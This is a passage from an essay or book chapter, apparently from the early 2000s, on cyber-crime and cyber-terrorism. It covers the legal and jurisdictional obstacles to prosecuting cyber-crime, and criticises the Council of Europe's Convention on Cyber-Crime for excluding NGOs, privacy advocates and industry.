Here are just a few examples of traditional crimes that have made their way to the cyber-world. In 1995, a Russian hacker, Vladimir Levin, embezzled more than $10 million from Citibank by transferring electronic money out of the bank's accounts.[15] Copyright infringement or information theft has reached mass proportions with wildly popular file-sharing programs such as Limewire, Morpheous, and the notorious Napster. Millions of copies of copyrighted songs are freely traded among these systems' users all over the globe, which the record companies are claiming cost them billions of dollars.[16] In August 2000, three Kazakhs were arrested in London for allegedly breaking into Bloomberg L.P.'s computer system in Manhattan in an attempt to extort money from the company.[17] A 15-year-old boy was arrested for making terrorist threats and possessing an instrument of crime after he sent electronic mail death threats to a U.S. judge. He demanded the release of three Arab men imprisoned in connection with the failed 1993 plot to blow up several New York City landmarks. If they were not released, he threatened that a *jihad* would be proclaimed against the judge and the United States. Beginning in 1985 until his capture in 2001, Robert Philip Hanssen, while working for the Federal Bureau of Investigation, used computer systems to share national secrets with Russian counterparts and commit espionage.[18] In 1996, members of an Internet chat room called "KidsSexPics" executed a horrific offense involving child pornography and international computer crime. Perpetrators, who included citizens of the United States, Finland, Australia, and Canada, were arrested for orchestrating a child molestation that was broadcast over the Internet.[19]

Computers Go to War: Cyber-Terrorism

> The modern thief can steal more with a computer than with a gun. Tomorrow's terrorist may be able to do more damage with a keyboard than with a bomb.[20]
>
> **— National Research Council, 1991**

> We are picking up signs that terrorist organizations are looking at the use of technology.[21]
>
> **— Ronald Dick**
> **Head of the FBI's Anti-Cyber-Crime Unit**

One of the most frightening elements of cyber-crime is a threat that has fortunately been relatively absent in the world — cyber-terrorism. Cyber-terrorism is, as one may expect, the marriage of terrorism and cyber space. Dorothy Denning, a professor at Georgetown University and a recognized expert in cyber-terrorism, has described it as "unlawful attacks and threats of attack against computer's networks, and the information stored therein when done to intimidate or coerce a government or its people in furtherance of political or social objectives."[22] Although there have been a number of cyber-attacks over the past few years of a political or social nature, none have been sufficiently harmful or frightening to be classified by most authorities as cyber-terrorism. Most of what has occurred, such as threatening e-mails, e-mail bombs, denial-of-service attacks, and computer viruses, are more analogous to street protests and physical sit-ins.

The threat, however, is still very real. In a controlled study, the Department of Defense attacked its own machines. Of the 38,000 machines attacked, 24,700 (or 65 percent) were penetrated. Only 988 (or four percent) of the penetrated sites realized they were compromised; and only 267 (or 27 percent) of those reported the attack.[23] Keep in mind that the Department of Defense has mandatory reporting requirements and a staff that recognizes the importance of following orders, which makes those numbers even more ominous.

Although government systems may have deficiencies, a greater vulnerability may lie with critical infrastructures. Finance, utilities, and transportation systems are predominately managed by the private sector and are far more prone to an attack because those organizations are simply unprepared. A survey by the U.K.-based research firm Datamonitor shows that businesses have been massively underspending for computer security. Datamonitor estimates that $15 billion is lost each year through E-security breaches, while global spending on defense is only $8.7 billion. Moreover, even if business were to improve security spending habits and correct the weaknesses in computer systems, it is effectively impossible to eliminate all vulnerabilities. Administrators often ignore good security practices or are unaware of weaknesses when they configure systems. Furthermore, there is always the possibility that an insider with knowledge may be the attacker. In March 2000, Japan's Metropolitan Police Department reported that software used by the police department to track 150 police vehicles, including unmarked cars, was developed by the Aum Shinryko cult — the same group that gassed the Tokyo subway in 1995, killing 12 people and injuring 6000 others. At the time of the discovery, the cult had received classified tracking data on 115 vehicles.[24]

Experts believe that terrorists are looking at the cyber-world as an avenue to facilitate terrorism. The first way in which terrorists are using computers is as part of their infrastructure, as might any other business trying to take advantage of technological advancements. They develop Web sites to spread messages and recruit supporters, and they use the Internet to communicate and coordinate action.[25]

Clark State, executive director of the Emergency Response and Research Institute in Chicago, testified before a Senate judiciary subcommittee that "members of some Islamic extremist organizations have been attempting to develop a 'hacker network' to support their computer activities and may engage in offensive information warfare attacks in the future."[26] This defines their second and more threatening use of computer systems — that of a weapon. Militant and terrorist groups such as the Indian separatist group Harkat-ul-Ansar and the Provisional Irish Republican Army have already used computer systems to acquire classified military information and technology. In all of the related terrorist cases, there have been no casualties or fatalities directly related to the attack. For those who doubt that a computer attack may be fatal, consider the following real incident. A juvenile from Worcester, Massachusetts, took control of a local telephone switch. Given the opportunity, he disabled local phone service. That alone is not life-threatening. That switch, however, controlled the activation of landing lights for a nearby airport runway that were subsequently rendered inoperable.[27] Luckily, it was a small airport. If it had been the Newark or Los Angeles airport, the effects could have been devastating.

It is believed that most terrorist groups are not yet prepared to stage a meaningful cyber-attack but that they can be in the near future. Understanding that these groups are preparing, critical systems are and will be

vulnerable to an attack; and a successful attack in the cyber-world will gain them immediate and widespread media attention — it should be expected that a cyber-terrorist attack is imminent.

The Threat is Growing

> Every one of us either has been or will be attacked in cyber space. A threat against one is truly a threat against all.[28]
>
> **— Mary Ann Davidson**
> **Security Product Manager at Oracle**

It is difficult to determine what the real scope of the cyber-crime threat is. Most successful computer crimes go unreported to law enforcement or undetected by the victims. If a business has systems that are compromised by a cyber-criminal, they are hard-pressed to make that information public. The cost of the break-in may have been a few thousand, tens of thousands, or possibly hundreds of thousands of dollars. If that cost is not substantial enough, the cost associated with a loss of customer trust and negative public opinion can bankrupt a company.

The statistics that are available illustrate that cyber-crime is undeniably on the rise. The number of Web sites that are reported vandalized each year is reaching numbers close to 1000 a month.[29] ICSA.net reported that the rate of virus infections doubled annually from 1997 to 1999, starting at 21 incidents per month per 1000 computers up to 88.[30] In the United Kingdom, there was a 56-percent increase in cyber-crime for 2000, with most cyber-criminals seeking financial gain or hacking for political reasons.[31] In the first six months of 2000, cyber-crime accounted for half of all U.K. fraud. The FBI has approximately 1400 active investigations into cyber-crime, and there are at least 50 new computer viruses generated weekly that require attention from federal law enforcement or the private sector.[32] According to a Gartner Group study, smaller companies stand a 50:50 chance of suffering an Internet attack by 2003; and more than 60 percent of the victimized companies will not know that they have been attacked.[33] In the event that an attack is undetected, a cyber-criminal can utilize the pirated system to gather information, utilize system capacity, launch further attacks internally or externally to the organization, or leave behind a logic bomb. A logic bomb is a computer program that will wait until triggered and then release a destructive payload. This can include destruction of data, capturing and broadcasting sensitive information, or anything else that a mischievous programmer may be able to devise.

Beyond the increase in incidents, the costs of dealing with cyber-crime are rising as well. A joint study by the American Society for Industrial Security (ASIS) and consulting firm PricewaterhouseCoopers found that Fortune 1000 companies incurred losses of more than $45 billion in 1999 from the theft of proprietary information. That number is up from roughly $24 billion a year in the middle 1990s.[34] Furthermore, the average Fortune 1000 company reported 2.45 incidents with an estimated loss per incident in excess of $500,000.[35] If these numbers are truly accurate, that is a cost of over $1 trillion.

International Issues

> We cannot hope to prevail against our criminal adversaries unless we begin to use the same interactive mechanisms in the pursuit of justice as they use in the pursuit of crime and wealth.[36]
>
> **— Former Attorney General Janet Reno**

Cyber-criminals and cyber-terrorists are chipping away at the cyber-world, weakening the confidentiality, integrity, and availability of our communications channels, computer systems, and the information that traverses or resides in them. As illustrated, the costs are high in many ways. Moreover, if a nation cannot protect its critical infrastructure, the solvency of its businesses, or the safety of its citizens from this growing threat, then it is possible that the nations most dependent on the cyber-world are jeopardizing their very sovereignty. So what is preventing the world from eliminating or at least reducing the cyber-crime threat? The primary challenges are legal and technical.

Whether a cyber-criminal is the proverbial teenage boy hacker or a terrorist, the borderless, timeless, and anonymous environment that computers and communications networks provide creates an international problem for law enforcement agencies. With most crimes, the physical presence of a perpetrator is necessary. This makes investigation of a crime and identification, arrest, and prosecution of a criminal much simpler.

Imagine for a moment that a group of cyber-criminals located in a variety of countries including Brazil, Israel, Canada, and Chile decide to launch an attack to break into an E-commerce Web site that is physically located in California but maintained for a company in New York City. In an attempt to foil investigators, the cyber-gang first takes control of a computer system in South Africa, which in turn is used to attack a system in France. From the system in France, the attackers penetrate the system in California and steal a listing of credit card numbers that they subsequently post to a Web site in England. If California law enforcement is notified, how are they able to investigate this crime? What laws apply? What technology can be used to investigate such a crime?

Legal Issues

> Currently, at least 60 percent of INTERPOL membership lacks the appropriate legislation to deal with Internet/computer-related crime.[37]
>
> **— Edgar Adamson**
> **Head of the U.S. Customs Service**

Traditional criminal law is ill-prepared for dealing with cyber-crime in many ways. The elements that we have taken for granted, such as jurisdiction and evidence, take on a new dimension in cyber space. Below are some of the more important legal issues concerning cyber-crime. This is not intended to be a comprehensive list but rather a highlight.

Criminalizing and Coordinating Computer-Related Offenses

Probably the most important legal hurdle in fighting cyber-crime is the criminalizing and coordinating of computer-related offenses among all countries. Because computer crime is inherently a borderless crime, fighting cyber-criminals cannot be effective until all nations have established comprehensive cyber-crime laws. A report by Chief Judge Stein Schjolberg of Norway highlights a number of countries that still have "no special penal legislation."[38] According to a study that examined the laws of 52 countries and was released in December 2000, Australia, Canada, Estonia, India, Japan, Mauritius, Peru, Philippines, Turkey, and the United States are the top countries that have "fully or substantially updated their laws to address some of the major forms of cyber-crimes."[39] There are still many countries that have not yet adequately addressed the cyber-crime issue, and others are still just considering the development of cyber-security laws.[40]

An excellent example of this issue involves the developer of the "ILOVEYOU" or Love Bug computer worm that was launched from the Philippines in May 2000 and subsequently caused damages to Internet users and companies worldwide calculated in the billions of dollars. A suspect was quickly apprehended, but the case never made it to court because the Philippines did not have adequate laws to cover computer crimes. Because the Philippines did not have the laws, the United States and other countries that did were unable extradite the virus writer to prosecute him for the damage done outside of the Philippines. Within six weeks after the Love Bug attack, the Philippines outlawed most computer crimes.

Investigations and Computer Evidence

Once an incident has occurred, the crime must be investigated. In most societies, the investigation of any crime deals with the gathering of evidence so that guilt or innocence may be proven in a court of law. In cyber space, this often proves very difficult. Evidence is the "testimony, writings, material objects, or other things presented to the senses that are offered to prove the existence or nonexistence of a fact."[41] Without evidence, there really is no way to prove a case. The problem with electronic evidence, unlike evidence in many traditional crimes, is that it is highly perishable and can be removed or altered relatively easily from a remote location. The collection of useful evidence can be further complicated because it may not be retained for any meaningful duration, or at all, by involved parties. For example, Internet service providers (ISPs) may not maintain audit trails, either because their governments may not allow extended retention for privacy reasons, or the ISP may delete it for efficiency purposes. At this time, most countries do not require ISPs to retain electronic information for evidentiary purposes. These audit trails can be essential for tracing a crime back to a guilty party.

In instances where the investigation involves more than one country, the investigators have further problems because they now need to coordinate and cooperate with foreign entities. This often takes a considerable amount of time and a considerable amount of legal wrangling to get foreign authorities to continue with or cooperate in the investigation.

Assuming that it is possible to locate evidence pertaining to a cyber-crime, it is equally important to have the ability to collect and preserve it in a manner that maintains its integrity and undeniable authenticity. Because the evidence in question is electronic information, and electronic information is easily modified, created, and deleted, it becomes very easy to question its authenticity if strict rules concerning custody and forensics are not followed.

Jurisdiction and Venue

After the evidence has been collected and a case is made, a location for trial must be chosen. Jurisdiction is defined as "the authority given by law to a court to try cases and rule on legal matters within a particular geographic area and/or over certain types of legal cases."[42] Because cyber-crime is geographically complex, jurisdiction becomes equally complex — often involving multiple authorities, which can create a hindrance to an investigation. The venue is the proper location for trial of a case, which is most often the geographic locale where the crime was committed. When cyber-crime is considered, jurisdiction and venue create a complex situation. Under which state or nation's laws is a cyber-criminal prosecuted when the perpetrator was physically located in one place and the target of the crime was in another? If a cyber-criminal in Brazil attacked a system in the United States via a pirated system in France, should the United States or France be the venue for the trial? They were both compromised. Or should Brazil hold the trial because the defendant was physically within its geographic boundaries during the crime?

Extradition

Once jurisdiction is determined and a location for trial is set, if the defendant is physically located in a different state or nation than the venue for trial, that person must be extradited. *Black's Law Dictionary* defines extradition as "the surrender by one state or country to another of an individual accused or convicted of an offense outside its own territory and within the territorial jurisdiction of the other, which being competent to try and punish him, demands the surrender."[43] As seen by the Love Bug case, extradition efforts can become unpredictable if cyber-crime laws are not criminalized and especially if extradition laws are not established or modified to take cyber-crime into consideration. As an example, the United States requires, by constitutional law, that an extradition treaty be signed and that these treaties must either list the specific crimes covered by it or require dual criminality, whereby the same law is recognized in the other country.[44] Because the United States only has approximately 100 extradition treaties, and most countries do not yet have comprehensive computer crime laws, extradition of a suspected cyber-criminal to the United States may not be possible.

Technical Issues

The technical roadblocks that may hinder the ability of nations to mitigate the cyber-crime threat primarily concern the tools and knowledge used in the electronic domain of cyber space. Simply put, law enforcement often lacks the appropriate tools and knowledge to keep up with cyber-criminals.

The Internet is often referenced as the World Wide Web (WWW). However, information security professionals often refer to the WWW acronym as the *Wild Wild Web*. Although some countries do their best to regulate or monitor usage of the Internet, it is a difficult environment for any one country to exercise power over. For every control that is put in place, a workaround is found. One example exists for countries that wish to restrict access to the Internet. Saudi Arabia restricts access to pornography, sites that the government considers defamatory to the country's royal family or to Islam, and usage of Yahoo! chat rooms or Internet telephone services on the World Wide Web.[45] Reporters Without Borders, a media-rights advocacy group based in France, estimates that at least 20 countries significantly restrict Internet access.[46] SafeWeb, a small Oakland, California, company, provides a Web site that allows Internet users to mask the Web site destination. SafeWeb is only one of many such companies; and although the Saudi government has retaliated by blocking the SafeWeb site, other sites appear quickly that either offer the same service as SafeWeb or mirror the SafeWeb site so that it is still accessible. This is one example of a service that has legitimate privacy uses and is perfectly legal in its country of origin. However, it is creating a situation for Saudi Arabia and other countries whereby they are unable to enforce their own laws. Although some may argue that Saudi citizens should have the ability to freely access the Internet, the example given is not intended for arguing ethics but purely to serve as an example of the increasing inability of law enforcement to police what is within its jurisdiction. The same tool in the hands of a criminal can prevent authorities with legal surveillance responsibilities from monitoring criminal activity.

SafeWeb is but one example of a large number of tools and processes used for eluding detection. Similarly, encryption can be used to conceal most types of information. Sophisticated encryption programs were once

solely used by governments but are now readily available for download off of the Internet. If information is encrypted with a strong cryptography program, it will take authorities months or possibly years of dedicated computing time to reveal what the encryption software is hiding. Also available from the Internet is software that not only searches for system vulnerabilities, but also proceeds to run an attack against what it has found; and if successful, it automatically runs subsequent routines to hide traces of the break-in and to ensure future access to the intruder.

These types of tools make investigation and the collection of evidence increasingly more difficult. Until more effective tools are developed and made available to facilitate better detection and deterrence of criminal activities, criminals will continue to become more difficult to identify and capture.

Part 2: International Efforts to Mitigate Cyber-Crime Risk

The cyber-crime threat has received the attention of many different organizations, including national and local governments, international organizations such as the Council of Europe and the United Nations, and nongovernmental organizations dealing with issues such as privacy, human rights, and those opposed to government regulation.

General Government Efforts

> We are sending a strong signal to would-be attackers that we are not going to let you get away with cyber-terrorism.[47]
>
> **— Norman Mineta**
> **Former Secretary of Commerce**

> One thing that we can learn from the Atomic Age is that preparation, a clear desire and a clear willingness to confront the problem, and a clear willingness to show that you are prepared to confront the problem is what keeps it from happening in the first place.[48]
>
> **— Condoleezza Rice**
> **National Security Advisor**

Governments around the world are in an unenviable position. On one hand, they need to mitigate the risk imposed by cyber-crime in an environment that is inherently difficult to control; on the other hand, nongovernmental organizations are demanding limited government interference.

The first order of business for national governments is to take the lead in creating a cyber-crime regime that can coordinate the needs of all the world's citizens and all of the nation's interests in fighting the cyber-crime threat. To date, industry has taken the lead; and in effect, government has in a large part ceded public safety and national security to markets.

Many efforts have been made by various nations to create legislation concerning computer crime. The first was a federal bill introduced in 1977 in the Congress by Senator Ribikoff, although the bill was not adopted.[49] The United States later passed the 1984 Computer Fraud and Abuse Law, the 1986 Computer Fraud and Abuse Act, and the Presidential Decision Directive 63 (PDD-63), all of which resulted in strengthened U.S. cyber-crime laws. Internationally, in 1983 the OECD made recommendations for its member countries to ensure that their penal legislation also applied to certain categories of computer crime. The Thirteenth Congress of the International Academy of Comparative Law in Montreal, the U.N.'s Eighth Criminal Congress in Havana, and a Conference in Wurzburg, Germany, all approached the subject in the early 1990s from an international perspective. The focus of these conferences included modernizing national criminal laws and procedures; improvement of computer security and prevention measures; public awareness; training of law enforcement and judiciary agencies; and collaboration with interested organizations of rules and ethics in the use of computers.[50] In 1997, the High-Tech Subgroup of the G-8's Senior Experts on Transnational Organized Crime developed Ten Principles and a plan of action for combating computer crime. This was followed in 1999 by the adoption of principles of transborder access to stored computer data by the G-8 countries. The Principles and action plan included:[51]

- A review of legal systems to ensure that telecommunication and computer system abuses are criminalized

- Consideration of issues created by high-tech crimes when negotiating mutual assistance agreements and arrangements
- Solutions for preserving evidence prior to investigative actions
- Creation of procedures for obtaining traffic data from all communications carriers in the chain of a communication and ways to expedite the passing of this data internationally
- Coordination with industry to ensure that new technologies facilitate national efforts to combat high-tech crime by preserving and collecting critical evidence

Around the globe, countries are slowly developing laws to address cyber-crime, but the organization that has introduced the most far-reaching recommendations has been the Council of Europe (CoE). The Convention on Cyber-Crime was opened for signature on November 23, 2001, and is being ratified by its 41 member states and the observing states — Canada, United States, and Japan — over a one- to two-year period. The treaty will be open to all countries in the world to sign once it goes into effect. The impact of the treaty has the potential to be significant considering that CoE members and observing countries represent about 80 percent of the world's Internet traffic.[52]

Council of Europe Convention

The objective of the Council of Europe's Convention on Cyber-Crime is aimed at creating a treaty to harmonize laws against hacking, fraud, computer viruses, child pornography, and other Internet crimes and ensure common methods of securing digital evidence to trace and prosecute criminals.[53] It will be the first international treaty to address criminal law and procedural aspects of various types of criminal behavior directed against computer systems, networks or data, and other types of similar misuse.[54] Each member country will be responsible for developing legislation and other measures to ensure that individuals can be held liable for criminal offenses as outlined in the treaty. The Convention has been drafted by the Committee of Experts on Crime in Cyberspace (PC-CY) — a group that is reportedly made up of law enforcement and industry experts. The group worked in relative obscurity for three years, released its first public draft — number 19 — in April 2000, and completed its work in December 2000 with the release of draft number 25. The Convention was finalized by the Steering Committee on European Crime Problems and submitted to the Committee of Ministers for adoption before it was opened to members of the Council of Europe, observer nations, and the world at large.

The Convention addresses most of the important issues outlined in this chapter concerning cyber-crime. As previously described, the major hurdles in fighting cyber-crime are the lack of national laws applicable to cyber-crime and the inability for nations to cooperate when investigating or prosecuting perpetrators.

National Law

At a national level, all signatory countries will be expected to institute comprehensive laws concerning cyber-crime, including the following:

- Criminalize "offenses against the confidentiality, integrity and availability of computer data and systems," "computer-related offenses," and "content-related offenses."
- Criminalize the "attempt and aiding or abetting" of computer-related offenses.
- Adopt laws to expedite the preservation of stored computer data and "preservation and partial disclosure of traffic data."
- Adopt laws that empower law enforcement to order the surrender of computer data, computer systems, and computer data storage media, including subscriber information provided by an ISP.
- Adopt laws that provide law enforcement with surveillance powers over "content data" and require ISPs to cooperate and assist.
- Adopt legislation that establishes jurisdiction for computer-related offenses.

International Cooperation

The section of the Convention dealing with international cooperation concerns the development and modification of arrangements for cooperation and reciprocal legislation. Some of the more interesting elements include the following:

- Acceptance of criminal offenses within the Convention as extraditable offenses even in the absence of any formal extradition treaties. If the extradition is refused based on nationality or jurisdiction over the offense, the "requested Party" should handle the case in the same manner as under the law of the "requesting Party."
- Adoption of legislation to provide for mutual assistance to the "widest extent possible for the purpose of investigations or proceedings concerning criminal offenses related to computer systems and data, or for the collection of evidence in electronic form of a criminal offense."[55]
- In the absence of a mutual assistance treaty, the "requested Party" may refuse if the request is considered to be a political offense or that execution of the request may likely risk its "sovereignty, security or other essential interests."

NGO Responses and Criticisms

> We don't want to pass a text against the people.[56]
>
> **— Peter Csonka**
> **Deputy Head of the Council of**
> **Europe's Economic Crime Division**

> The experts should be proud of themselves. They have managed during the past eight months to resist pernicious influence of hundreds if not thousands of individual computer users, security experts, civil liberties groups, ISPs, computer companies and others outside of their select circle of law enforcement representatives who wrote, faxed and e-mailed their concerns about the treaty.[57]
>
> **— David Banisar**
> **Deputy Director of Privacy International**

> We don't have any comment regarding these protestings. Everyone is entitled to their own opinion, but we have no comment.[58]
>
> **— Debbie Weierman**
> **FBI Spokeswoman**

Within days of the CoE's release of its first public draft of the Convention on Cyber-Crime, as well as the release of its subsequent versions, opposition groups rallied together and flooded the Council with requests urging the group to put a hold on the treaty. The 22nd draft received over 400 e-mails.[59] The Global Internet Liberty Campaign, an organization consisting of 35 lobby groups ranging from Internet users to civil liberties activists and anti-censorship groups, wrote to the European Council stating that they "believe that the draft treaty is contrary to well-established norms for the protection of the individual (and) that it improperly extends the police authority of national governments."[60] Member organizations represent North America, Asia, Africa, Australia, and Europe, and include the American Civil Liberties Union, Privacy International (United Kingdom), and Human Rights Network (Russia). Other groups opposed to the proposed treaty are the International Chamber of Commerce, all the ISP associations, and data security groups that are concerned with some key areas regarding human rights, privacy, and the stifling of innovation.

Lack of NGO Involvement

The primary concern — and the problem from which all the others stem — is the fact that the PC-CY worked in seclusion without the involvement of important interest groups representing human rights, privacy, and industry. According to opposition sources, the PC-CY is comprised of "police agencies and powerful private interests."[61] A request by the author was made to the CoE for a list of PC-CY members; however, the request was declined, stating that they "are not allowed to distribute such a list."[62] Throughout the entire period during which the PC-CY was drafting the treaty, not a single open meeting was held. Marc Rotenberg of the Electronic Privacy Information Center called the draft a "direct assault on legal protections and constitutional protections that have been established by national governments to protect their citizens."[63] If the three years of work done by the PC-CY were more inclusive and transparent, many if not all of the remaining issues could have already

been addressed. Unfortunately, although opposition has been expressed, little has been done to address the issues raised; and the Council of Europe passed the Convention regardless.

Overextending Police Powers and Self-Incrimination

A chief concern of many opposition groups is that the Convention extends the power of law enforcement beyond reasonable means and does not provide adequate requirements to ensure that individual rights are preserved. The Global Internet Liberty Campaign points out that an independent judicial review is not required before a search is undertaken. Under Article 19 of the Convention, law enforcement is empowered to search and seize any computer system within its territory that it believes has data that is lawfully accessible or available to the initial system. With today's operating systems and their advanced networking capabilities, it is difficult to find a computer system without a network connection that would make it accessible to any other system. The only question remaining is whether that access is "lawful." If law enforcement draws the same conclusion, where might they stop their search? Such a broad definition of authority can implicate nearly any personal computer attached to the Internet. Furthermore, Article 19 gives law enforcement the power to order any person who has knowledge about the functioning of the computer system, or measures applied to protect the computer data therein, to provide any information necessary to grant access. This would easily include encryption keys or passwords used to encrypt information. To date, only Singapore and Malaysia are believed to have introduced such a requirement into law. The required disclosure of such information to some people might seem to be contrary to U.S. law and the Fifth Amendment, which does not require people to incriminate themselves.

Privacy

The Convention requires that ISPs retain records regarding the activities of their customers and to make that information available to law enforcement when requested. The Global Internet Liberty Campaign letter to the CoE stated, "these provisions pose a significant risk to the privacy and human rights of Internet users and are at odds with well-established principles of data protection such as the Data Protection Directive of the European Union." They argue that such a pool of information could be used "to identify dissidents and persecute minorities." Furthermore, for ISPs to be able to provide such information, the use of anonymous e-mailers and Web surfing tools such as SafeWeb would need to be outlawed because they mask much of the information that ISPs would be expected to provide.

ISP organizations have also taken exception to the proposed requirements, which would place a heavy responsibility on them to manage burdensome record-keeping tasks as well as capture and maintain the information. In addition, they would be required to perform the tasks necessary to provide the requested information.

Mutual Assistance

Under the Convention's requirements, countries are not obligated to consider dual criminality to provide mutual assistance. That is, if one country believes that a law under the new Convention's guidelines is broken and the perpetrator is in foreign territory, that foreign country, as the "requested nation," is required to assist the "requesting nation," regardless of whether a crime was broken in the requested nation's territory. The "requested nation" is allowed to refuse only if they believe the request is political in nature. What will happen if there is a disagreement in definition? In November of 2001, Yahoo! was brought to trial in France because it was accused of allowing the sale of Nazi memorabilia on its auction site — an act perfectly legal in the United States, Yahoo!'s home country. Barry Steinhardt, associate director for the American Civil Liberties Union, asked, "Is what Yahoo! did political? Or a 'crime against humanity,' as the French call it?" Germany recently announced that anyone, anywhere in the world, who promotes Holocaust denial is liable under German law; and the Malaysian government announced that online insults to Islam will be punished.[64] How will this impact national sovereignty over any country's citizens when that country legally permits freedom of speech?

Stifling of Innovation and Safety

Article 6 of the Convention, titled "Misuse of Devices," specifically outlaws the "production, sale, procurement for use, import, distribution or otherwise making available of, a device, including a computer program,

designed or adapted primarily for the purpose of committing any of the offences established (under Title 1)." The devices outlawed here are many of the same devices that are used by security professionals to test their own systems for vulnerabilities. The law explains that the use of such devices is acceptable for security purposes provided the device will not be used for committing an offense established under Title 1 of the Convention. The problem with the regulation is that it may prohibit some individuals or groups from uncovering serious security threats if they are not recognized as authorities or professionals. The world may find itself in a position whereby it must rely on only established providers of security software. They, however, are not the only ones responsible for discovering system vulnerabilities. Quite often, these companies also rely on hobbyists and lawful hacker organizations for relevant and up-to-date information. Dan Farmer, the creator of the free security program "SATAN," caused a tremendous uproar with his creation. Many people saw his program solely as a hacking device with a purpose of discovering system weaknesses so that hackers could exploit them. Today, many professionals use that tool and others like it in concert with commercially available devices to secure systems. Under the proposed treaty, Dan Farmer could have been labeled a criminal and possession of his program would be a crime.

Council of Europe Response

Despite the attention that the draft Convention on Cyber-Crime has received, CoE representatives appear relatively unconcerned; and the treaty has undergone minimal change. Peter Csonka, the CoE deputy head, told Reuters, "We have learned that we have to explain what we mean in plain language because legal terms are sometimes not clear."[65] It is interesting to note that members of the Global Internet Liberty Campaign — and many other lobby groups that have opposed elements of the Convention — represent and include in their staff and membership attorneys, privacy experts, technical experts, data protection officials, and human rights experts from all over the world. The chance that they all may have misinterpreted or misread the convention is unlikely.

Part 3: Approaches for Internet Rule

The effects of globalization have increasingly challenged national governments. Little by little, countries have had to surrender their sovereignty in order to take advantage of gains available by global economic and political factors. The Council of Europe's Convention on Cyber-Crime is a prime example. The advent of the Internet and global communications networks have been responsible for tearing down national borders and permitting the free flow of ideas, music, news, and possibly a common culture we can call cyber-culture. Saudi Arabia is feeling its sovereignty threatened and is attempting to restrict access to Web sites that it finds offensive. France and Germany are having a difficult time restricting access to sites related to Nazism. And all countries that are taking full advantage of the digital age and its tools are threatened by cyber-criminals, whether they are a neighborhood away or oceans away. Sovereign nations are choosing to control the threat through the CoE's cyber-crime treaty. Is this the only option for governing the Internet? No, not necessarily. The following is a selection of possible alternatives.

Anarchic Space

The Internet has remained relatively unregulated. Despite government attempts, Saudis can still access defamatory information about the Saudi royal family; and U.S. citizens are still able to download copyrighted music regardless of restrictions placed on Napster. It is possible that the Internet could be treated as anarchical space beyond any control of nations. This, however, does not solve the cyber-crime problem and could instead lead to an increase in crime.

Supranational Space

On the opposite end of the spectrum, a theoretical possibility is that of the Internet as supranational space. Under this model, a world governing body would set legislation and controls. Because no world government actually exists, this not a realistic option.

National Space

A more probable approach is the treatment of the Internet as national space, wherein individual nations would be responsible for applying their own territorial laws to the Internet. This, unfortunately, has been an approach that seems to be favored by the more powerful nations such as the United States, but it has little effect without coordination and cooperation from other nations and nongovernmental organizations (NGOs).

Epistemic Communities

Another option for Internet rule could be to establish an epistemic community — a "knowledge-based transnational community of experts with shared understandings of an issue or problem or preferred policy responses."[66] This has been a successful approach leading up to the Outer Space Treaty and the Antarctica Treaty. The Outer Space Treaty claims outer space as the "province of mankind"[67] and the Antarctica Treaty "opens the area to exploration and scientific research, to use the region for peaceful purposes only, and to permit access on an equal, nondiscriminatory basis to all states."[68] Scientists specializing in space and ocean sciences have driven much of the decision making that has taken place. A similar approach was used in the computing environment when decisions were made on how to make the Internet handicap accessible. Experts gathered with an understanding of the issue and implemented systems to manage the problem. However, as has been discussed, national governments have an interest in controlling particular aspects of the Internet; and an epistemic community does not provide them the control they desire. Therefore, the success of an epistemic solution in resolving the cyber-crime threat is unlikely.

International Regimes

The most obvious choice for Internet rule — bearing in mind its borderless nature and the interest of states to implement controls and safeguards — is an international regime. According to the noted regime theory expert Stephen Krasner, a regime is defined as "sets of implicit or explicit principles, norms, rules, and decision-making procedures around which actors' expectations converge in a given area of international relations."[69] In fact, it can be argued that a regime is already in the making concerning Internet rule and cyber-crime, and that the Council of Europe's Convention on Cyber-Crime represents the regime's set of explicit "rules." Regrettably, the rules outlined by the Convention do not represent the principles of all the actors. The actors concerning Internet rule extend beyond national governments and include all of the actors that have been described previously, including individual users, privacy and human rights advocates, corporations, ISPs, and, yes, national governments. The Convention was created solely by government representatives and therefore has ignored these other important actors. If a cyber-crime regime did exist that included all interested parties or actors, the principles, norms, rules, and decision-making procedures would be different than what is currently represented in the CoE cyber-crime treaty.

The principles — "beliefs of fact, causation, and rectitude"[70] — for a government-based regime as witnessed in the Convention are primarily concerned with preservation of sovereignty. The focus of the Convention is based on the needs of government-based law enforcement for pursuing and capturing the agent responsible for limiting state sovereignty — the cyber-criminal. A treaty drafted by a fully represented regime would include recommendations and regulations that consider the need for unhindered innovation and the preservation of privacy and basic human rights. Such a regime would also foster discussions that could take place concerning the detrimental effects of criminalizing hacking tools and maintaining communications records for all Internet users.

The norms — "standards of behavior defined in terms of rights and obligations"[71] — for the government-based regime once again center on the need to pursue and deter cyber-criminals. The articles addressing mutual assistance explicitly define the obligations and rights of states concerning jurisdiction, extradition, and extra-territoriality, while paying little respect to the rights of individuals under their own territorial laws. A fully represented regime could table issues concerning the need for dual criminality.

The rules — "specific prescriptions or proscriptions for action" — that would be included in a government-based regime are now painfully evident. Although most of the convention rules are necessary for addressing the cyber-crime problem, their lack of sensitivity to nongovernmental interests is clear.

Finally, the decision-making procedures — prevailing practices for making and implementing collective choice — are obviously absent of any representation outside of government interests. If it were possible to roll back time by three years — and instead of having closed-door sessions with minimal representation, have open

meetings that practiced transparency in all of its dealings and invited representation of all actors involved in Internet activity — the Convention would most likely be a treaty that truly represented the opinions of the collective Internet community.

Part 4: Formula for Success

It is surprising that the CoE, an organization that proclaims one of its primary aims to be "to protect human rights,"[72] would ignore the basic principles of regime theory and the success factors of thriving international regimes, instead prescribing rules that primarily cater to the needs of law enforcement.

One of the more obvious examples of a successful regime is based on the Montreal Protocol on Substances that Deplete the Ozone Layer signed in 1987. As a result of the Montreal Protocol, industries have developed safer, cleaner methods for handling ozone-depleting chemicals and pollution-prevention strategies.[73] The success of this regime can be directly attributed to the cooperation and coordination among all relevant actors, including government, industry, and environmental sciences.

